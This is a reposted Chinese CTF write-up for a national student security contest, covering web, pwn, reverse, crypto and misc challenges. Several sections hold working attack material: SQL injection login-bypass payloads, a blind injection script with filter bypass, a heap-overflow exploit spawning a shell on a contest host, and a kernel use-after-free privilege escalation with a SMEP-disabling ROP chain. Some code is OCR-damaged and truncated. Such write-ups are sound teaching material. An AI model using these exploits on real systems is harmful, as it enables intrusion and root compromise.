xctf中php_rec的writeup,第十届全国大学生信息安全竞赛writeup

转载

五条人 于 2021-03-13 01:34:56 发布 225 收藏
文章标签： xctf中php_rec的writeup

1.PHP execise　类型：WEB　分值：150分

直接就能执行代码，先执行phpinfo(),发现禁用了如下函数
assert,system,passthru,exec,pcntl_exec,shell_exec,popen,proc_open,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl

然后通过foreach (glob("./*") as $filename) { echo $filename."
"; }

列出当前目录，然后再用highlight_file()函数读取flag文件内容即可 ##web 250 首先通过svn泄露获取到源码，然后观察发现主要部分在login.php这里

defined('black_hat') or header('Location: route.php?act=login');

session_start();

include_once "common.php";

$connect=mysql_connect("127.0.0.1","root","xxxxxx") or die("there is no ctf!");

mysql_select_db("hats") or die("there is no hats!");

if (isset($_POST["name"])){

$name = str_replace("'", "", trim(waf($_POST["name"])));

if (strlen($name) > 11){

echo("<>alert('name too long')>");

}else{

```
$sql = "select count(*) from t_info where username = '$name' or nickname = '$name'";

echo $sql;

$result = mysql_query($sql);

$row = mysql_fetch_array($result);

if ($row[0]){

$_SESSION['hat'] = 'black';

echo 'good job';

}else{

$_SESSION['hat'] = 'green';

}

header("Location: index.php");

}

}
```

当$_SESSION['hat'] = 'black';时，在index.php下面就能获取到flag， 但是我们注册时候插入的表是t_user，而这里登陆查询的表是t_info,所以思路就只有想办法在login这里注入， 最后构造的payload如下：
name=or%0a1=1%0a#'&submit=check

成功获取到flag为flag{good_job_white_hat}

2.填数游戏　类型：REVERSE　分值：200分

逆向一看就是个数独游戏，主要就是把原来的9*9找出来

里面有一块初始化数独，那个地方看出来是

他的数独题目就如下一样，然后找个网站解一下，

然后输入时候把存在的项变成0就行

	A	B	C	D	E	F	G	H	I	J
	0	0	7	5	0	0	0	6	0	
2	0	2	0	0	1	0	0	0	7	
3	9	0	0	0	3	0	4	0	0	
4	2	0	1	0	0	0	0	0	0	
5	0	3	0	1	0	0	0	0	5	
6	0	0	0	0	0	0	7	1	0	
7	4	0	0	0	0	8	2	0	0	
8	0	0	5	9	0	0	0	8	0	
9	0	8	0	0	0	1	0	0	3	
10										
11										

3	4	7	5	8	9	1	6	2
5	2	8	4	1	6	9	3	7
9	1	6	2	3	7	4	5	8
2	6	1	8	7	5	3	4	9
7	3	9	1	6	4	8	2	5
8	5	4	3	9	2	7	1	6
4	9	3	6	5	8	2	7	1
1	7	5	9	2	3	6	8	4
6	8	2	7	4	1	5	9	3

3.easyheap　类型：PWN　分值：200分

在edit的时候可以堆溢出，因为堆中有指针，因此只要覆盖指针即可任意地址读写。

因为开启了PIE，可以通过覆盖指针的最低字节进行泄露。

```
from threading import Thread
from zio import *
target = './easyheap'
target = ('120.132.66.76', 20010)
def interact(io):
def run_recv():
while True:
try:
output = io.read_until_timeout(timeout=1)
# print output
except:
return
t1 = Thread(target=run_recv)
t1.start()
while True:
d = raw_input()
```

```
if d != '':
io.writeline(d)
def create_note(io, size, content):
io.read_until('Choice:')
io.writeline('1')
io.read_until(':')
io.writeline(str(size))
io.read_until(':')
io.writeline(content)
def edit_note(io, id, size, content):
io.read_until('Choice:')
io.writeline('2')
io.read_until(':')
io.writeline(str(id))
io.read_until(':')
io.writeline(str(size))
io.read_until(':')
io.write(content)
def list_note(io):
io.read_until('Choice:')
io.writeline('3')
def remove_note(io, id):
io.read_until('Choice:')
io.writeline('4')
io.read_until(':')
io.writeline(str(id))
def exp(target):
io = zio(target, timeout=10000, print_read=COLORED(RAW, 'red'), \
print_write=COLORED(RAW, 'green'))
create_note(io, 0xa0, '/bin/sh\x00'.ljust(0x90, 'a')) #0
create_note(io, 0xa0, 'b'*0x90) #1
```

```
create_note(io, 0xa0, 'c'*0x90) #2
create_note(io, 0xa0, '/bin/sh\x00'.ljust(0x90, 'a')) #3
remove_note(io, 2)
edit_note(io, 0, 0xb9, 'a'*0xb0+l64(0xa0)+'\xd0')
list_note(io)
io.read_until('id:1,size:160,content:')
leak_value = l64(io.readline()[:-1].ljust(8, '\x00'))
base = leak_value - 0x3c4b78
system = base + 0x0000000000045390
free_hook = base + 0x00000000003C67A8
edit_note(io, 0, 0xc0, 'a'*0xb0+l64(0xa0)+l64(free_hook))
edit_note(io, 1, 8, l64(system))
print hex(system)
print hex(free_hook)
remove_note(io, 3)
interact(io)
exp(target)
```

4.传感器1　类型：MISC　分值：100分

差分曼彻斯特

```
from Crypto.Util.number import *
id1 = 0x8893CA58
msg1 = 0x3EAAAAA56A69AA55A95995A569AA95565556
msg2 = 0x3EAAAAA56A69AA556A965A5999596AA95656
print hex(msg1 ^ msg2).upper()
s = bin(msg2)[6:]
print s
r=""
tmp = 0
for i in xrange(len(s)/2):
c = s[i*2]
if c == s[i*2 - 1]:
```

r += '1'

else:

r += '0'

print hex(int(r,2)).upper()

5.apk crack　类型：REVERSE　分值：300分

本题的做法比较取巧，首先使用jeb2打开apk文件，查看验证的关键流程

```
protected void onCreate(Bundle arg4) {
    super.onCreate(arg4);
    this.setContentView(2130903040);
    this.findViewById(2131230720).setOnClickListener(new View$OnClickListener() {
        public void onClick(View arg7) {
            View v1 = P_ichunqiu.this.findViewById(2131230721);
            View v2 = P_ichunqiu.this.findViewById(2131230722);
            String v3 = ((EditText)v1).getText().toString();
            wick.show(v3);
            if(new simple(v3).check()) {
                ((TextView)v2).setText(P_ichunqiu.A);
            }
            else {
                ((TextView)v2).setText(P_ichunqiu.B);
            }
        }
    });
}
```


可以看到，程序在取得了用户输入的字符串后，会调用wick.show方法，这个方法会调用jni中的对应函数，该jni函数会开启反调试并给静态变量A、B赋值success和failed。随后会进入simple.check方法开启验证。

这个验证函数非常长，笔者也没看懂。Simple类中有两个字节数组，一个用于存储输入，把它命名为input；另一个数组初始为空，把它命名为empty。

使用jeb2的动态调试功能，把断点下到00000A7A函数的返回指令处，在手机中输入随意字符并点击确定，程序会断在返回指令处。


```
00000A74  if-eqz          v0, :A7C
:A78
00000A78  const/4         v7, 1
:A7A
00000A7A  return          v7
:A7C
```


此时查看empty数组的值，发现疑似ASCII码的数字，转换过来就是flag

```
imple->empty:[B
6
empty - [B
array@4065 (type=[B)
[99(63h), 108(6Ch), 111(6Fh), 53(35h), 101(65h), 114(72h), 0, 0, 0,
1
```


flag：clo5er

看到一个莫名其妙的文件open_forum.png，猜测是已知明文，后来google搞不到原图，官方的hint



猜测是盲水印python27 bwm.py decode fuli.png fuli2.png res.png

7.wanna to see your hat　类型：web　分值：250分

1、利用.svn泄漏源码

2、login.php根据select查询结果，$_SESSION[hat]获得不同的值。此处存在SQL注入漏洞

```php
include_once "common.php";
$connect=mysql_connect("127.0.0.1","root","xxxxxx") or die("there is no ctf!");
mysql_select_db("hats") or die("there is no hats!");
if (isset($_POST["name"])){
  $name = str_replace("'", "", trim(waf($_POST["name"])));
  if (strlen($name) > 11){
    echo("<script>alert('name too long')</script>");
  }else{
    $sql = "select count(*) from t_info where username = '$name' or nickname = '$name
    echo $sql;
    $result = mysql_query($sql);
    $row = mysql_fetch_array($result);
    if ($row[0]){
      $_SESSION['hat'] = 'black';
      echo 'good job';
    }else{
    $_SESSION['hat'] = 'green';
    }
    header("Location: index.php");
```


由index.php中代码可知，在$_SESSION[hat]不为green时候，输出flag。

```php
<?php
include 'flag.php';
session_start();
defined('black_hat') or header("Location: route.php?act
if(isset($_SESSION['hat'])){
    if($_SESSION['hat']=='green'){
    output("<img src='green-hat-1.jpg'>",10);
    }else{
    output("<img src='black-fedora.jpg'>",1);
    echo $flag;
    }
```


结合login.php分析可知，在login.php中，第5行，但会结果不为空，即可。

因此构造poc

Request


Raw | Params | Headers | Hex

```
POST /route.php?act=login HTTP/1.1
Host: 106.75.106.203:1515
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:53.0)
Gecko/20100101 Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 27
Referer: http://106.75.106.203:1515/route.php?act=login
Cookie: PHPSESSID=bbeqmauecapgj5a0185g2r91i7
Connection: keep-alive
Upgrade-Insecure-Requests: 1

name=or/**/1#'&submit=check
```

Response

Raw | Headers | Hex

```
HTTP/1.1 302 Found
Date: Sun, 09 Jul 2017 04:25:36 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.21
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Location: index.php
Content-Length: 1115
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

select count(*) from t_info where username = 'or/**/1#\' or nickname =
'or/**/1#\'good job<html>
    <head>
        <meta charset="utf-8" />
        <title>show me your hat</title>
        <link rel="stylesheet" href=css/bootstrap.min.css />
        <link rel="stylesheet" href=css/bootstrap-theme.min.css />
        <script src="js/jquery-2.2.0.min.js"></script>
        <script src="js/bootstrap.min.js"></script>
```



8.Classical　类型：web　分值：300分

题目类似WCTF某原题。

加密代码生成了超递增的sk后，使用sk * mask % N作为pk进行使用。flag被用于选取pk求和得到sum。

是典型的Knapsack problem，使用Shamir Attack进行攻击。在github上有很多此类加密方案的攻击办法：

攻击方法为首先构造矩阵，通过lllattack求得新的矩阵，选取最短的向量即可。

c=95657699757183083961921966189107091223175199351150691120200040556474618695570664986393

pubkey=[(自己去复制吧)]

```
from Crypto.Util.number import long_to_bytes as l2b

def create_matrix(pub, c):

n = len(pub)

i = matrix.identity(n) * 2

last_col = [-1] * n

first_row = []

for p in pub:

first_row.append(int(long(p)))

first_row.append(-c)

m = matrix(ZZ, 1, n+1, first_row)

bottom = i.augment(matrix(ZZ, n, 1, last_col))

m = m.stack(bottom)

return m

def is_target_value(V):

for v in V:

if v!=-1 and v!=1:

return False
```

```
return True

def find_shortest_vector(matrix):

for col in matrix.columns():

if col[0] == 0 and is_target_value(col[1:]):

return col

else:

continue

pub = pubkey

c = c

m = create_matrix(pub, c)

lllm = m.transpose().LLL().transpose()

shortest_vector = find_shortest_vector(lllm)

print shortest_vector

x = ""

for v in shortest_vector[1:]:

if v == 1:

x += "1"

elif v == -1:

x += "0"

print x

print hex(int(x,2))[2:-1].decode("hex")
```

#flag{M3k13_he11M4N_1ik3s_1Att1ce}

9.BabyDriver　类型：pwn　分值：450分

0x00 前言

首先题目给了一套系统环境，利用qemu启动，nc连接比赛环境后会得到一个低权限的shell，同时题目给了一个babyDriver.ko，通过insmod将驱动加载进系统，先进行环境搭建，我们使用的是qemu，根据题目给的boot.sh可以得到qemu的启动命令。qemu-system-x86_64 -initrd rootfs.cpio -kernel bzlmage -append 'console=ttyS0 root=/dev/ram oops=panic panic=1' -enable-kvm -monitor /dev/null -m 64M --nographic -smp cores=1,threads=1 -cpu kvm64,+smep

这里需要提的一点是很多人都是虚拟机里的Linux安装的qemu，这里有可能会报一个KVM的错误，这里需要开启虚拟机/宿主机的虚拟化功能。

启动后我们可以进入当前系统，如果要调试的话，我们需要在qemu启动脚本里加一条参数-gdb tcp::1234 -S，这样系统启动时会挂起等待gdb连接，进入gdb，通过命令


Target remote localhost:1234

Continue

就可以远程调试babyDriver.ko了。

0x01 漏洞分析

通过IDA打开babyDriver.ko，这个驱动非常简单，实现的都是一些基本功能



关于驱动通信网上有很多介绍，这里我不多介绍了，这个驱动存在一个伪条件竞争引发的UAF漏洞，也就是说，我们利用open(/dev/babydev,O_RDWR)打开两个设备A和B，随后通过ioctl会释放掉babyopen函数执行时初始化的空间，而ioctl可以控制申请空间的大小。

__int64 __fastcall babyioctl(file *filp, __int64 command, unsigned __int64 arg, __int64 a4)

{

_fentry__(filp, command, arg, a4);

v5 = v4;

if ((_DWORD)command == 65537)//COMMAND需要为0x10001

{

kfree(babydev_struct.device_buf);//释放初始化空间

LODWORD(v6) = _kmalloc(v5, 37748928LL);//申请用户可控空间

babydev_struct.device_buf = v6;

babydev_struct.device_buf_len = v5;

printk("alloc done\n", 37748928LL);

result = 0LL;

}

else

{

printk(&unk_2EB, v4);

result = -22LL;

}

return result;

}

所以这里我们申请的buffer可控，再仔细看write和read函数，都做了严格的判断控制，似乎漏洞不在这里。

if (babydev_struct.device_buf)//判断buf必须有值

{

result = -2LL;

if (babydev_struct.device_buf_len > v4)//判断malloc的空间大小必须大于用户读写空间大小

正如之前所说，这个漏洞是一个伪条件竞争引发的UAF，也就是说，我们通过open申请两个设备对象A和B，这时候释放设备对象A，通过close关闭，会发现设备对象B在使用设备对象A的buffer空间。这是因为A和B在使用同一个全局变量。

因此，释放设备A后，当前全局变量指向的空间成为释放状态，但通过设备对象B可以调用write/read函数读写该空间的内容。

我们就能构造一个简单的poc，通过open申请设备对象A和B，ioctl对A和B初始化一样大小的空间，通过kmalloc申请的空间初始化后都为0，随后我们通过close的方法关闭设备对象A，这时候再通过write，向设备对象B的buffer写入。

首先会将buffer的值交给rdi，并且做一次检查。

.text:00000000000000F5 ; 7:   if (babydev_struct.device_buf)


.text:00000000000000F5   mov   filp, cs:babydev_struct.device_buf

.text:00000000000000FC   test   rdi, rdi

.text:00000000000000FF   jz   short loc_125

rdi寄存器存放的就是buffer指针。

可以看到，指针指向的空间的值已经不是初始化时候覆盖的全0了。



当前目标缓冲区内已经由于释放导致很多内容不为0，这时候，我们同样可以通过read的方法读到其他地址，获取地址泄露的能力。

在test之后泄露出来了一些额外的值，因此可以通过read的方法来进行info leak。

0x02 Exploit

既然这片空间是释放的状态，那么我们就可以在这个空间覆盖对象，同时，我们可以通过对设备B的write/read操作，达到对这个内核对象的读写能力，ling提到了tty_struct结构体，这是Linux驱动通信一个非常重要的数据结构，关于tty_struct结构体的内容可以去网上搜到。

于是整个问题就比较明朗了，我们可以通过这个漏洞来制造一个hole，这个hole的大小可以通过ioctl控制，我们将其控制成tty_struct结构体的大小0x2e0，随后close关闭设备A，通过open(/dev/ptmx)的方法申请大量的tty_struct结构体，确保这个结构体能够占用到这个hole，之后通过对设备B调用write/read函数完成对tty_struct结构体的控制。

首先我们按照上面思路，编写一个简单的poc。

```
fd = open("/dev/babydev",O_RDWR);

fd1 = open("/dev/babydev",O_RDWR);

//init babydev_struct

printf("lnit buffer for tty_struct,%d\n",sizeof(tty));

ioctl(fd,COMMAND,0x2e0);

ioctl(fd1,COMMAND,0x2e0);
```

当close(fd)之后，我们利用open的方法覆盖tty_struct，同时向tty_struct开头成员变量写入test数据，退出时会由于tty_struct开头成员变量magic的值被修改导致异常。

```
Let's debug it
[   20.467466] device release
[   20.470808] bad magic number for tty struct (5:2) in tty_release
/home $
```


接下来，我们只需要利用0CTF中一道很有意思的内核题目KNOTE的思路，在tty_struct的tty_operations中构造一个fake oprations，关键是修改其中的ioctl指针，最后达成提权效果。

首先，我们需要利用设备B的read函数来获得占位tty_struct的头部结构，然后才是tty_operations。

```
gdb-peda$ x/10gx $rdi  tty_struct
0xffff880002ba9c00:     0x0000000100005401      0x0000000000000000
0xffff880002ba9c10:     0xffff8800009609c0      0xffffffff81a74f80
0xffff880002ba9c20:     0x0000000000000000      0x0000000000000000
0xffff880002ba9c30:     0x0000000000000000      0xffff880002ba9c38
0xffff880002ba9c40:     0xffff880002ba9c38      0xffff880002ba9c48
gdb-peda$ x/10gx $rsi  fake tty_struct
0x7ffc711f30f0: 0x0000000100005401      0x0000000000000000
0x7ffc711f3100: 0xffff8800009609c0      0x000000000006b6d00
0x7ffc711f3110: 0x0000000000000000      0x0000000000000000
0x7ffc711f3120: 0x0000000000000000      0x0000000000000000
0x7ffc711f3130: 0x0000000000000000      0x0000000000000000
```


当然，通过启动命令我们可以看到，系统开启了smep，我们需要构造一个rop chain来完成对cr4寄存器的修改，将cr4中smep的比特位置0，来关闭smep。

unsigned long rop_chain[] = {

poprdiret,

0x6f0, // cr4 with smep disabled

native_write_cr4,

get_root_payload,

swapgs,

0, // dummy


iretq,

get_shell,

user_cs, user_rflags, base + 0x10000, user_ss};

解决了SMEP，我们就能完成最后的提权了。至此，我们可以将整个利用过程按照如下方式完成，首先利用设备A和B，close设备A，释放buffer，同时设备B占用同一个buffer空间，用tty_struct对象占位，然后设备B的write/read函数可以完成对tty_struct的读写。

至此，我们要构造fake struct来控制rip。



我们通过覆盖tty_struct中的tty_operations，来将fake tty_operations的ioctl函数替换掉，改成stack pivot，之后我们调用ioctl函数的时候相当于去执行stack pivot，从而控制rip。

当然，这个ioctl的设备对象不能是设备B，而是需要tty_struct喷射时所使用的的设备对象，tty_struct的喷射使用open方法完成。

```
for(i=0;i

{

m_fd[i] = open("/dev/ptmx",O_RDWR|O_NOCTTY);

if(m_fd[i] == -1)

{

printf("The %d pmtx error\n",i);

}

}
```


由于tty_operations->ioctl被修改，转而去执行stack pivot，从而获得控制rip的能力，这样通过stack pivot，就可以进入我们rop chain了。

之后我们通过get root payload来完成提权。

```
root_payload(void)

{

commit_creds(prepare_kernel_cred(0));

}
```

由于这道题目的环境没有KASLR，所以内核地址都没有变化，可以直接写死，当然，如果内核地址有变化也没有关系，通过设备B的read方法可以读到内核地址，算出基址，再加上偏移，一样可以得到commit_cred和prepare_kernel_cred的地址。

最后通过get shell完成提权，获得root权限。



10.flag bending machine　类型：WEB　分值：300分

进去是一个注册及登陆，经过一番fuzz，认为最有可能是二次注入 例如我注册一个bendawang' or 1=1#和注册一个bendawang' or 1=0#，猜想在查询余额时的语句为

select xxx from xxx where username=bendawang' or 1=1#

select xxx from xxx where username=bendawang' or 1=0#

所以很容易知道，如果是第一种情况，后面的or 1=1恒真，也就是查询的结果是整个表的结果，而第二个则是用户名为bendawang的结果，也就是说，猜想查询多个结果时取第一个的话，如果我购买了东西，也就是第一种情况显示的余额是不变的，而第二种情况是会变的。就可以根据这个点来进行二分盲注。 另外需要注意的是，题目过滤了一些关键字，select ,from ,on等，不过可以双写绕过，其中on是最坑的，这是最开始测试union是否被过滤发现的。都可以通过双写就能绕过了。 其它也就没有什么过滤了。 最后爆破出来的表名fff1ag，列名thisi5f14g 爆破flag的脚本如下：

```
import requests

import string

import random

import time

import re

#fff1ag

#thisi5f14g

url='http://106.75.107.53:8888/'

chars=string.printable[:62]+"!@#$%^&*()_+-={}"

header = {

'User-Agent': 'Mozilla/5.0 (Windows NT 6.1; WOW64; rv:47.0) Gecko/20100101 Firefox/47.0',

'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8',

'Accept-Language': 'zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3',

'Accept-Encoding': 'gzip, deflate',
```

```
'Content-Type': 'application/x-www-form-urlencoded',
'Connection': 'keep-alive'
}
def register(data):
result = requests.post(url+"register.php",data=data,headers=header)
if "Register success" in result.content:
return True
else:
return False
def check(data):
data=data.replace('on','')
#print data
r=requests.session()
content=r.post(url+"login.php",data=data,headers=header).content
#print content
if "wrong" in content:
raw_input("error!!!!!!!!!!!!!!!!!!!!!");
balance=int(re.findall('you balance is (.*?)',content)[0])
#print "balance1:"+str(balance)
r.get(url+'buy.php?id=1')
content=r.get(url+'user.php').content
balance2=int(re.findall('you balance is (.*?)',content)[0])
#print "balance2:"+str(balance2)
if balance-2333==balance2:
return True
else:
return False
ans=""
for i in xrange(1,100):
for j in chars:
username=str(time.time())+'" or ord(substr((selonect thisi5f14g froonm fff1ag),%d,1))=%s#"'%(i,ord(j))
```

#print username

password='123'

data='user='+username+'&pass='+password

if register(data)==True:

print i,j

if check(data)==True:

ans+=j

print ans

break

截图如下：

11.partial　类型：Crypto　分值：300分

Coppersmith Attack 已知部分p，其实给的有点多，给576bit的就足够了

n=0x985CBA74B3AFCF36F82079DE644DE85DD6658A2D3FB2D5C239F2657F921756459E84EE0BBC5694

p=0xBCF6D95C9FFCA2B17FD930C743BCEA314A5F24AE06C12CE62CDB6E8306A545DE468F1A2313632

p_fake = p+0x100000000000000000000000

pbits = 1024

kbits = pbits-576

pbar = p_fake & (2^pbits-2^kbits)

print "upper %d bits (of %d bits) is given" % (pbits-kbits, pbits)

PR. = PolynomialRing(Zmod(n))

f = x + pbar

x0 = f.small_roots(X=2^kbits, beta=0.4)[0] # find root = n^0.4

print x0 + pbar

flag{4_5ing1e_R00T_cAn_chang3_eVeryth1ng}

12.badhacker　类型：MISC　分值：200分

首先看到pcap中IRC交流

```
acker : you need to get the flag i hide on this server.
acker : I changed some lines of one of a file on this server,If you find which lines ,an
ker : just calc the md5,and add the flag{}
```

意思就是在这个服务器上找文件，然后找改动的地方，把行号排序计算md5

This server 就是irc服务器

扫描端口

发现


http://202.5.20.47:8923

这个服务是开的

